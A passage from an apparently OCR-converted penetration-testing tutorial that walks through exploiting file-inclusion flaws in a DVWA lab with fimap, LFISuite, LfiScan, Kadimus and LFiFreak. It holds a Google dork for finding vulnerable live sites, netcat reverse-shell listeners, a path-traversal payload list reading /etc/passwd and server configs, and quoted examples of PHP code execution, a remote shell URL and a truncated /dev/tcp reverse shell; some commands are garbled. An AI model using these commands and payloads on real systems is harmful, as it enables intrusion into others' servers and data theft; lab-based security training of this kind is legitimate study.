- I chose the second attack type:“Spawn pentestmonkey's reverse shell”. I selected the attacker “IP address to connect back to” to be my Linux device IP: 192.168.223.128 and the Port number: 6666. Make your netcat server ready and hit enter.



11. Open the command shell at the attacker computer 192.168.223.128, run the netcat listener command:

nc -lvn -p 6666

The netcat command shell will open



12. You can get the LFI and RFI dorks collections in many websites. Write the following command:

python fimap.py -g -q 'inurl:/index.php?include='

e) LFI and RFI Exploitation using LFISuite tool:

1. LFI Suite is a totally **automatic** tool able to scan and exploit Local File Inclusion vulnerabilities using many different methods of attack.

2. Download and install LFISuite from https://github.com/kurobeats/fimap

```
# git clone https://github.com/D35m0nd142/LFISuite.git
```

3. LFISuite is Pyjton2 program, so make sure to select Paython2 version as the default version when using the fimap tool:


```
#sudo update-alternatives --config python
```

4. We go to the page http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request


5. Go to the LFISuite folder and run the script by typing “python lfisuite.py” command


```
# python2 lfisuite.py
```

You get the following screen:



6. I chose 2 to run the Scanner. It requested the cookie. I entered the cookie I obtained in the BurpSuite request: 'PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low'. Then it requested the target URL, and I entered the vulnerable URL:"http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php".






It will show the vulnerable links highlighted. Try the links to find the proper links that will give system information as not all the links will show the system information.

7. Go to the LFISuite folder and run the script by typing “python lfisuite.py” command

python2 lfisuite.py

- You get the following screen:



- I chose 1 to run the Exploiter. It requested the cookie. I entered the cookie I obtained in the BurpSuite request: 'PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low'. Then it requested the target URL, and I entered the vulnerable URL:"http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php".
- I got the following output for the available injections:

- I chose 7 for "data://" injection. Then I entered the 'data://' vulnerable url

http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php

- I got the command line interface to enter the shell commands. In the following screenshots examples, I run as example:

whoami

pwd

uname -a

- Now let's get a reverse shell by typing the command "reverseshell". I selected the attacker "IP address to connect back to" to be my Linux device IP: 192.168.223.128 and the Port number: 6666. Then open the command shell at the attacker computer 192.168.223.128, run the netcat listener command:

nc -lvn -p 6666

The netcat command shell will open

Note: In my case that did not work. I could not identify the reason.

8. In Auto-Hack modality, LFISuite will find LFI vulnerabilities and will exploit them. Go to the LFISuite folder and run the script by typing "python lfisuite.py" command

python2 lfisuite.py

- I chose 1 to run the Exploiter. It requested the cookie. I entered the cookie I obtained in the BurpSuite request: 'PHPSESSID=1upqibppgr5debk0nkj7lr7f;security=low'. Then it requested the target URL, and I entered the vulnerable URL:"http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php".
- I got the following output for the available injections:

- I chose 9 for “Auto Hack” injection. Then I entered the url we want to hack: http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php

Then enter the name of the file containing the paths to test [default: 'pathtotest.txt']. I chose the default file.

The tool will do automatic scan and also will open the shell command to exploit the website.

f) LFI and RFI Exploitation using LfiScan tool:

1. Download LfiScan from https://github.com/halitAKAYDIN/LfiScan

    # git clone https://github.com/halitAKAYDIN/LfiScan.git

    # cd LfiScan

    # chmod +x lfiscan.sh

2. Examples of the usage of the LfiScan tool:

    #./lfiscan.sh -h

    #./lfiscan.sh -u "http://example.com/index.php?page="

    #./lfiscan.sh -u "http://example.com/index.php?page=" -c "PHPSESSID=;" -w wordlist.txt

    #./lfiscan.sh -u "http://example.com/index.php?page=" -c "PHPSESSID=;" -w wordlist.txt -t 5

3. We go to the page http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

4. Run the LfiScan command

#./lfiscan.sh -u "http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=" -c "PHPSESSID=oe82ffj093089mgumsb89r0n85; security=low" -w linux.txt -t 3

The scan results in the report path: /tmp/lfiscan/192.168.223.128. The payload list will be saved in the file /tmp/lfiscan/192.168.223.128_payload

The payload list will be saved in the file /tmp/lfiscan/192.168.223.128_payload


GNU nano 7.2 /tmp/lfiscan/192.168.223.128_payload
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/apache2.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/apache2/apache2.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/apache2.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/envvars
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/envvars
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/mods-available/mime.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/apache2/mods-available/mime.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/mods-available/mime.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/mods-available/proxy.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/apache2/mods-available/proxy.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/mods-available/proxy.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/mods-available/setenvif.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/apache2/mods-available/setenvif.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/mods-available/setenvif.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/mods-available/ssl.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/apache2/mods-available/ssl.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/mods-available/ssl.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/apache2/mods-enabled/mime.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/apache2/mods-enabled/mime.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/apache2/mods-enabled/mime.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/ca-certificates.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/ca-certificates.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/ca-certificates.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/dhcp/dhclient.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/dhcp/dhclient.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/dhcp/dhclient.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/nginx/nginx.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/nginx/nginx.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/nginx/nginx.conf
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../etc/passwd
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../etc/passwd
http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=/../../../etc/passwd

g) LFI and RFI Exploitation using Lfi-Scanner tool:

1. Download Lfi-Scanner from https://github.com/sUbc0ol/LFI-scanner

    # git clone https://github.com/sUbc0ol/LFI-scanner.git

    # cd LFI-scanner

2. Run the LFI-scanner command

    #python lfiscan.py --url= "http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page="

3. I got no results.

```
┌──(root㉿hidaia)-[~/LFI-scanner]
└─# python lfiscan.py --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page="


Simple Local File Inclusion Vulnerability Scanner
by Valentin Hoebel (valentin@xenuser.org)

Version 1.0                          ^__^
                                     (oo)\_______
                                     (__)\       )\/\
                                         ||----w |
Power to teh lulz!                       ||     ||
_____________________________________________________

[i] Provided URL to scan: http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=

[i] Assuming the provided data was correct.
[i] Trying to establish a connection with a random user agent ...
[i] Connected to target! URL seems to be valid.
[i] Jumping to the scan feature.
[i] IP address / domain: 192.168.223.128
[i] Script: /dvwa-linux/vulnerabilities/fi/
[i] URL query string: page=

[i] It seems that the URL contains at least one parameter.
[i] Trying to find also other parameters ...
[i] No other parameters were found.
[i] The following 1 parameter(s) was/were found:
[i] {'page': ''}
[i] Probing parameter " page " ...
[!] Sorry, I was not able to detect a LFI vulnerability here.
[!] Exiting now!
```

h) LFI and RFI Exploitation using Kadimus tool:

1. Kadimus is a tool to check sites to lfi vulnerability , and also exploit it

2. Installing Kadimus:

Installing libcurl:

```
# apt-get install libcurl4-openssl-dev
```

Installing libpcre:

```
# apt-get install libpcre3-dev
```

Installing libssh:


```
# apt-get install libssh-dev
```

‘And finally:

```
# git clone https://github.com/P0cL4bs/Kadimus.git

#cd Kadimus

#make
```

3. The options:

Options:



4. We go to the page http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=file1.php and make BurpSuite Proxy intercept is on and try to execute file1.php to get the request

- Scanning:

#./kadimus --url="http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=" --cookie= " PHPSESSID=qouq69k452b11lor7qdpgi584r; security=low" -A my_user_agent

Or,

#./kadimus -u "http://192.168.223.128/dvwa-linux/vulnerabilities/fi/?page=" -B " PHPSESSID=qouq69k452b11lor7qdpgi584r; security=low " -A my_user_agent

Note: The tool did not detect the vulnerability

4. Here examples of the usage of the tool

Examples:

Scanning:

```
r00t@r00t-KitPloit: ~
./kadimus -u localhost/?pg=contact -A my_user_agent
./kadimus -U url_list.txt --threads 10 --connect-timeout 10 --retry-times 0
```

Get source code of file:

```
r00t@r00t-KitPloit: ~
./kadimus -t localhost/?pg=contact -G -f "index.php" -O local_output.php --inject-at pg
```

Execute php code:

```
r00t@r00t-KitPloit: ~
./kadimus -t localhost/?pg=php://input -C '<?php echo "pwned"; ?>' -X input
```

Execute command:

```
r00t@r00t-KitPloit: ~
./kadimus -t localhost/?pg=/var/log/auth.log -X auth -c 'ls -lah' --ssh-target localhost
```

Checking for RFI:

You can also check for RFI errors, just put the remote url on resource/common_files.txt and the regex to identify this, example:
/* http://bad-url.com/shell.txt */ <?php echo base64_decode("c2NvcnBpb24gc2F5IGdldCBvdmVyIGhlcmU="); ?>
in file:

```
r00t@r00t-KitPloit: ~
http://bad-url.com/shell.txt?:scorpion say get over here
```

Reverse shell:

```
r00t@r00t-KitPloit: ~
./kadimus -t localhost/?pg=contact.php -Xdata --inject-at pg -r -l 12345 -c 'bash -i >& /dev/tcp/127.0.0.1/1
```

h) LFI and RFI Exploitation using LFiFreak tool:

1. LFiFreak is a unique tool for exploiting local file inclusions using PHP Input, PHP Filter and Data URI methods.

2. Download LFiFreak from https://github.com/OsandaMalith/LFiFreak

git clone https://github.com/OsandaMalith/LFiFreak.git

- Windows Binary:

http://www.mediafire.com/download/l07660857cqo9ur/LFI.exe

- Linux Binary:

http://www.mediafire.com/download/1m3a188637v3avo/lfi

3. When installing in Kali Linux, install zblig1g and zblig1g-dev

sudo apt install zlib1g


sudo apt install zlib1g-dev

sudo apt install lib64z1

4. In this tutorial I am using LFiFreak tool in windows. Run LFI file in 'LFiFreak/Binaries/Windows' folder

5. I am using the scan results for DVWA App installed in Windows on this tutorial with the link address http://localhost/dvwa and the DVWA security set to low.

We go to the page http://localhost/dvwa/vulnerabilities/fi/?page=file1.php and make BurpSuit Proxy intercept is on and try to execute file1.php to get the request



6. Execute the file LFiFreak/Binaries/Windows/LFI


- Enter the URL:

http://localhost/dvwa/vulnerabilities/fi/?page=

- Enter the Cookie


Cookie: PHPSESSID=rrpns2pc42vamijm3n5kacu2bu; security=low

- Choose 1 for Automated testing



- Enter 1 for “PHP://input” exploit.
- Enter 1 to “Execute command” option.

- Execute the commands such as: ipconfig, dir.and any other command



7. Another example, execute the file LFiFreak/Binaries/Windows/LFI

- Enter the URL:

http://localhost/dvwa/vulnerabilities/fi/?page=

- Enter the Cookie

Cookie: PHPSESSID=rrpns2pc42vamijm3n5kacu2bu; security=low

- Choose 1 for Automated testing
- Enter 1 for “PHP://input” exploit.
- Enter 2 for “Reverse Shell” option. The program will request the :LHOST IP and LPORT of the attacker computer to generate the reverse shell. I setup my local host as the attacker computer with IP address 192.168.223.128 and port 4444.
- In the Attacker machine with IP address 19.168.223.128, listen to port 4444 through the netcat command, the command terminal will open:

8. Note: Reverse shell and Bind shell did not work with me and I could not identify problem. LFiFreak is not good as FIMAP and it could not detect many vulnerabilities in many cases and also it could not generate reverse shell successfully in many cases.

17. REFERENCES:

1. https://portswigger.net/burp website.

2. Damn Vulnerable Web App (DVWA), https://github.com/digininja/DVWA

3. SQLMAP penetration testing tool that automates the process of detecting and exploiting SQL injection flaws, https://sqlmap.org/

4. fimap tool for exploiting Remote/Local File Inclusion vulnerability https://github.com/kurobeats/fimap

5. Commix OS command injection exploiter, https://commixproject.com.

6. Xsser. Cross Site Scripter to detect, exploit and report XSS vulnerabilities, https://xsser.03c8.net/

7. LFiFreak is a unique tool for exploiting local file inclusions, https://github.com/OsandaMalith/LFiFreak